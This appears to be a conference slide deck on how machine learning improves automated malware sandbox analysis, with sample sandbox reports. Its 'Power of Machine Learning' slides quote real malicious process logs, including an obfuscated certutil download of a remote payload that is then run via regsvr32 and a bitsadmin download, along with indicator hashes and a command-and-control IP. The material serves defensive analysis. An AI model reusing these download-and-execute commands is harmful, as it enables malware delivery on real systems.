

RSA[®]Conference2022

San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: **PART2-T08**

Confessions of a Sandbox: How AI is Disrupting Automated Threat Analysis

Marian Radu

Senior Director, Data Science
CrowdStrike
@radu_marian

Liviu Arsene

Director of Threat Research and Reporting
CrowdStrike
@liviuarsene



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

©2022 RSA Conference LLC or its affiliates. The RSA Conference logo and other trademarks are proprietary. All rights reserved.

Agenda

- Automated threat analysis
- Advanced threats and bypassing techniques
- The power of machine learning
- Takeaways

RSAConference2022

Automated Threat Analysis



Automated Threat Analysis

The Sandbox:

A sandbox is a closed system that enables security professionals to watch the malware in action without the risk of letting it infect their system or escape into the enterprise network.

- Mimics an end-user operating environment
- Prevents accidental exposure to potential threats


Automated Threat Analysis

The Tools

- Static analysis tools
- Network monitoring tools
- Process monitoring tools
- Debuggers
- System level API hooks
- Machine learning
- YARA rules
- Etc.

Automated Threat Analysis

The Automation




RSAConference2022

Bypass Techniques Used by Advanced Threats



Top 10 Malware Families Based on Hybrid Analysis Submissions



Bypass Techniques Used by Advanced Threats

Masquerading (T1036)

- Manipulating features of their artifacts to make them appear legitimate or benign to users and/or security tools
- Secondary payloads that use (mis)spelling of common filenames
- Using lolbins (certutil, bitsadmin, etc.)

Software Packing (T1027)

- Used for compressing or encrypting an executable
- Decompressing code in memory (e.g. URLs unpacked in memory)

Lateral Tool Transfer (T1570)

- Transferring tools or other files between systems in a compromised environment
- Network connections to URLs to download and drop additional payloads, such as bitsadmin to download files

RSA®Conference2022

The Power of Machine Learning

Disrupting Automated Threat Analysis



Disrupting Traditional Automated Threat Analysis



- Fast and reliable scanning results for:
 - binaries
 - memory dumps
 - URLs
- Comprehensive detonation report for IOCs

The Power of Machine Learning

Masquerading technique impersonating a legitimate binary

svhost.exe 

This report is generated from a file or URL submitted to this webservice on March 25th 2022 03:29:16 (UTC)

Guest System: Windows 7 64 bit, Professional, 6.1 (build 7601), Service Pack 1

Report generated by **Falcon Sandbox** v9.0.2 © Hybrid Analysis

 Overview

 Sample unavailable

 Downloads ▼

 External Reports ▼

 Re-analyze

 Hash Not Seen Before

 No similar samples

 Request Report Deletion

malicious

Threat Score: 75/100

AV Detection: 77%

Labeled as: Trojan.Generic

#evasive


 Link

 Twitter

 E-Mail

The Power of Machine Learning


Masquerading and Lolbin techniques used to drop additional tools



Analysed 5 processes in total.

```

L WINWORD.EXE /n "C:\attacker3.doc" (PID: 2260)
  cmd.exe /c set u=tutil&&call copy %WINDIR%\System32\cer%u%.exe %ALLUSERSPROFILE%\1.exe (PID: 2900)
  cmd.exe /c "set u=url&&call %ALLUSERSPROFILE%\1.exe /%u%^c^a^c^h^e^ /f^ http://[redacted]v.com/bolb/jaent.php?l=liut6.cab %ALLUSERSPROFILE%\1.tmp && call regsvr32 %ALLUSERSPROFILE%\1.tmp" (PID: 1888)
    1.exe /urlcache /f http://[redacted]yv.com/bolb/jaent.php?l=liut6.cab %ALLUSERSPROFILE%\1.tmp (PID: 4092)
  
```



Analysed 3 processes in total.

```

L eslclient.exe (PID: 2692) 17/67
  cmd.exe /c ""%USERPROFILE%\Desktop\ESL\base\downloader.bat" " (PID: 3204)
    bitsadmin.exe bitsadmin /transfer getAssets /download /priority FOREGROUND "http://www.[redacted].net/download/jk3/assets0/file/assets0.pk3" "%USERPROFILE%\Desktop\ESL\assets0.pk3" "http://www.x-[redacted].net/download/jk3/assets1/file/assets1.pk3" "%USERPROFILE%\Desktop\ESL\assets1.pk3" "http://www.[redacted].net/download/jk3/assets2/file/assets2.pk3" "%USERPROFILE%\Desktop\ESL\assets2.pk3" "http://www.x-[redacted].net/download/jk3/assets3/file/assets3.pk3" "%USERPROFILE%\Desktop\ESL\assets3.pk3" (PID: 3916)
  
```

The Power of Machine Learning

Memory dump analysis using CrowdStrike AI

CrowdStrike AI

Executable Process Memory Analysis (Learn More)	
Malicious	3
00000000-00003096.00000001.69579.00400000.00000040.mdmp (Address: 00400000, Flags: 00000040)	
File's Process file.exe (PID: 3096)	
File's Process SHA256 fa889c904dd5bce4235c8a83a72c51bd7d59bd181cc5d89d36757f6e56ec448	
File's Process Disc Pathway Z:\file.exe	
Action See Memory Dump Content Download Memory Dump	
00000000-00003096.00000002.71500.00400000.00000040.mdmp (Address: 00400000, Flags: 00000040)	
00000000-00003096.00000000.67660.00400000.00000040.mdmp (Address: 00400000, Flags: 00000040)	
Suspicious	2
00000000-00003208.00000000.65990.006F0000.00000040.mdmp (Address: 006F0000, Flags: 00000040)	
File's Process file.exe (PID: 3208)	
File's Process SHA256 fa889c904dd5bce4235c8a83a72c51bd7d59bd181cc5d89d36757f6e56ec448	
File's Process Disc Pathway Z:\file.exe	
Action See Memory Dump Content Download Memory Dump	
00000000-00003208.00000000.65990.00363000.00000040.mdmp (Address: 00363000, Flags: 00000040)	

The Power of Machine Learning

Memory dump analysis using CrowdStrike AI

Data Collection

Feature Extraction

Model Training

Prediction


Memory
Dumps

Pre-trained
Embeddings

Opportunistic
instruction
decoding

Signals hand
picked by
experts

Transfer
Learning



Memory
Dumps from
Sandbox
Detonations

The Power of Machine Learning

Network activity analysis using CrowdStrike AI

Analysis Related URLs (Learn More)	
Malicious	3
https://www. rices.com (Type: Extracted From Sample)	
https://oog/gts1c3/MFlwUDBOMEwwSjAJBgUrDgMCGGUABBTlnmK3f9hNLO67UdCuLvGwCQHYwQUinR%2Fr4XN... (Type: Visited By Sample)	
https://bly.com (Type: Submitted For Analysis)	
Suspicious	1
https://tia.net (Type: Extracted From Sample)	

Applying CrowdStrike AI to URLs extracted from:

- Extracted Strings section
- Network analysis section
- Submitted URLs (submitted by users for analysis)


The Power of Machine Learning

URLs analysis using CrowdStrike AI

Data Collection

Model Training


Prediction



URLs accessed
during Sandbox
Detonations


The Power of Machine Learning

Performance Optimizations



The Power of Machine Learning

Attack Surface Reduction



RSA®Conference2022

Video Demo




Disrupting Traditional Automated Threat Analysis



File/URL File Collection Report Search YARA Search String Search

This is a free malware analysis service for the community that detects and analyzes unknown threats using a unique Hybrid Analysis technology.



Drag & Drop For Instant Analysis

or

📎 Analyze

Maximum upload size is 100 MB.
 Powered by [CrowdStrike Falcon® Sandbox](#).
[Interested in a free trial?](#)

⚠️ Removal Notice
 API v1 has been removed as of August 2021.
 Please use API v2, [click here to learn more](#).

- Publicly available free tool for researchers and analysts community
- Supports URLs, Windows 7 32/64 bit, Linux, and Android static analysis
- QuickScan
 - Machine learning static analysis
 - Processes over 700K files daily
- Detonation report generator and post detonation actions
 - “Heuristic” Sandbox Threat Score
 - Behavioral signatures (hooks, handles, mutant, network, registry, binary, certificate, api, etc.)
 - Machine Learning for memory analysis, ransomware, and URLs
 - YARA processing
 - Network PCAP files
 - Screenshots
 - MITRE ATT&CK mapping
 - Process tree
 - Dropped files
 - etc.

How do Researchers Feel About It?

*“...what Hybrid has, what others haven’t, is **the reporting and the ease** of which I can get samples out of it. From a pure IOC point of view, that’s where Hybrid really stands up.” - Mike, Security Architect*

*“The bit that I liked about hybrid, particularly was being able to **YARA research** on things and that’s really good,” - Nick, Security Architect*

*“With hybrid analysis everything was **simple**, I went into the documentation, I took my API key, I took the client from GitHub and I cloned it. Everything just works, no problem...” - John, Engineer*

*“And that is awesome that I can go in there and **download samples**. I absolutely love that,” - Steve, IT Administrator*

*“All of the samples we’ve sent through have given us the **MITRE attack labels** that we need” - Joe, Test Engineer*

RSA[®]Conference2022

Takeaways



Takeaways

- Traditional automated threat analysis is more about IOCs than malicious assessment
- Advanced threats use sophisticated tactics to bypass traditional automated threat analysis tools
- Machine learning augments automated threat analysis, offering quick assessment and deep insights into malicious behaviour
- In the end, Machine Learning disrupts automated threat analysis by increasing its efficacy: **easier**, **faster**, more **accurate** ... and **free**.

RSA[®]Conference2022

San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: **PART2-T08**

Thank You

**Confessions of a Sandbox: How AI is Disrupting
Automated Threat Analysis**

Marian Radu

Senior Director, Data Science
CrowdStrike
@radu_marian

Liviu Arsene

Director of Threat Research and Reporting
CrowdStrike
@liviuarsene



Backup Slides

MITRE ATT&CK Technique Detection and Mapping

Execution


ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1204.002	Malicious File	<ul style="list-style-type: none"> Execution 	An adversary may rely upon a user opening a malicious file in order to gain execution. Learn more	<ul style="list-style-type: none"> Document spawns new processes 		
T1204	User Execution	<ul style="list-style-type: none"> Execution 	An adversary may rely upon specific actions by a user in order to gain execution. Learn more		<ul style="list-style-type: none"> Contains embedded VBA macros with suspicious keywords Contains embedded VBA macros with interesting strings 	<ul style="list-style-type: none"> Contains embedded VBA macros
T1059.003	Windows Command Shell	<ul style="list-style-type: none"> Execution 	Adversaries may abuse the Windows command shell for execution. Learn more			<ul style="list-style-type: none"> Runs shell commands

Persistence

ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1137	Office	<ul style="list-style-type: none"> Persistence 	Adversaries may leverage Microsoft	<ul style="list-style-type: none"> Contains embedded VBA 		<ul style="list-style-type: none"> Contains embedded

Backup Slides

User tags



Sandbox ▾ Quick Scans ▾ File Collections Resources ▾ Request Info ▾

IP, Domain, Hash...

IE.exe

This report is generated from a file or URL submitted to this webservice on May 3rd 2022 08:36:22 (UTC) and action script *Heavy Anti-Evasion*
Guest System: Windows 7 64 bit, Professional, 6.1 (build 7601), Service Pack 1
Report generated by Falcon Sandbox v9.1.1 © Hybrid Analysis

Overview

Sample (428KiB)

Downloads ▾

External Reports ▾

Re-analyze

Hash Not Seen Before

No similar samples

Request Report Deletion

malicious

Threat Score: 100/100
AV Detection: 64%
Labeled as: Trojan.Generic

#limeRAT

#backdoor+

#bladabindi+

#botnet+

#nitol+

#njrat+


#rat+

#evasive

Link

Twitter

E-Mail


CROWDSTRIKE

RSAConference2022 | 28

Backup Slides

Suricata alerts

Suricata Alerts

Event	Category	Description	SID
local -> 8.8.8.8:53 (UDP)	Potentially Bad Traffic	ET POLICY DNS Query to DynDNS Domain *.ddns.net	2028675 %}
local -> 8.8.8.8:53 (UDP)	Potentially Bad Traffic	ET POLICY DNS Query to DynDNS Domain *.ddns.net	2028675 %}
54.254.238.33 -> local:49185 (TCP)	-	-	- %}
54.254.238.33 -> local:49185 (TCP)	Potentially Bad Traffic	ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response	2021076 %}
54.254.238.33 -> local:49186 (TCP)	-	-	- %}
54.254.238.33 -> local:49186 (TCP)	Potentially Bad Traffic	ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response	2021076 %}
local -> 8.8.8.8:53 (UDP)	Potentially Bad Traffic	ET POLICY DNS Query to DynDNS Domain *.ddnsking.com	2028676 %}
local -> 8.8.8.8:53 (UDP)	Potentially Bad Traffic	ET POLICY DNS Query to DynDNS Domain *.ddnsking.com	2028676 %}
local -> 8.8.8.8:53 (UDP)	Potentially Bad Traffic	ET POLICY DNS Query to DynDNS Domain *.3utilities.com	2028677 %}
local -> 8.8.8.8:53 (UDP)	Potentially Bad Traffic	ET POLICY DNS Query to DynDNS Domain *.3utilities.com	2028677 %}
local -> 8.8.8.8:53 (UDP)	Potentially Bad Traffic	ET POLICY DNS Query to DynDNS Domain *.bounceme.net	2028678 %}

Backup Slides

Malicious Indicators

12

Anti-Detection/Stealthiness

Analysed 6 processes in total (System Resource Monitor).

Attempt

External !


Sample

del

sol

releva

rese:



Contacted Hosts

Download Contacted Hosts (CSV)

Logger

Reduc

IP Address

Port/Protocol

88.166.92.143

OSINT

5552

TCP

Malicious

3

Windows.exe.bin

Overview Download File (21KiB) Submit for analysis Extended File Details VirusTotal Report Hash Not Seen Before

Size 36KiB (36352 bytes)

Type peexe assembly executable

Description PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

AV Scan Result Labeled as "IL:Trojan.MSILZilla" (45/69)

MD5 ddOff16637d496b6736f452c161fbc82

SHA1 992e95773d3976940024ed0a4216ac574c10eae

SHA256 0b7ceb6dca6616538ff6a40265b7a3e755b5641ec4cb316025a47d4d668c93b7

World.exe

Overview Download File (21KiB) Submit for analysis VirusTotal Report Hash Not Seen Before

Size 36KiB (36352 bytes)

Type peexe assembly executable

Description PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

AV Scan Result Labeled as "IL:Trojan.MSILZilla" (45/69)

MD5 ddOff16637d496b6736f452c161fbc82

SHA1 992e95773d3976940024ed0a4216ac574c10eae

SHA256 0b7ceb6dca6616538ff6a40265b7a3e755b5641ec4cb316025a47d4d668c93b7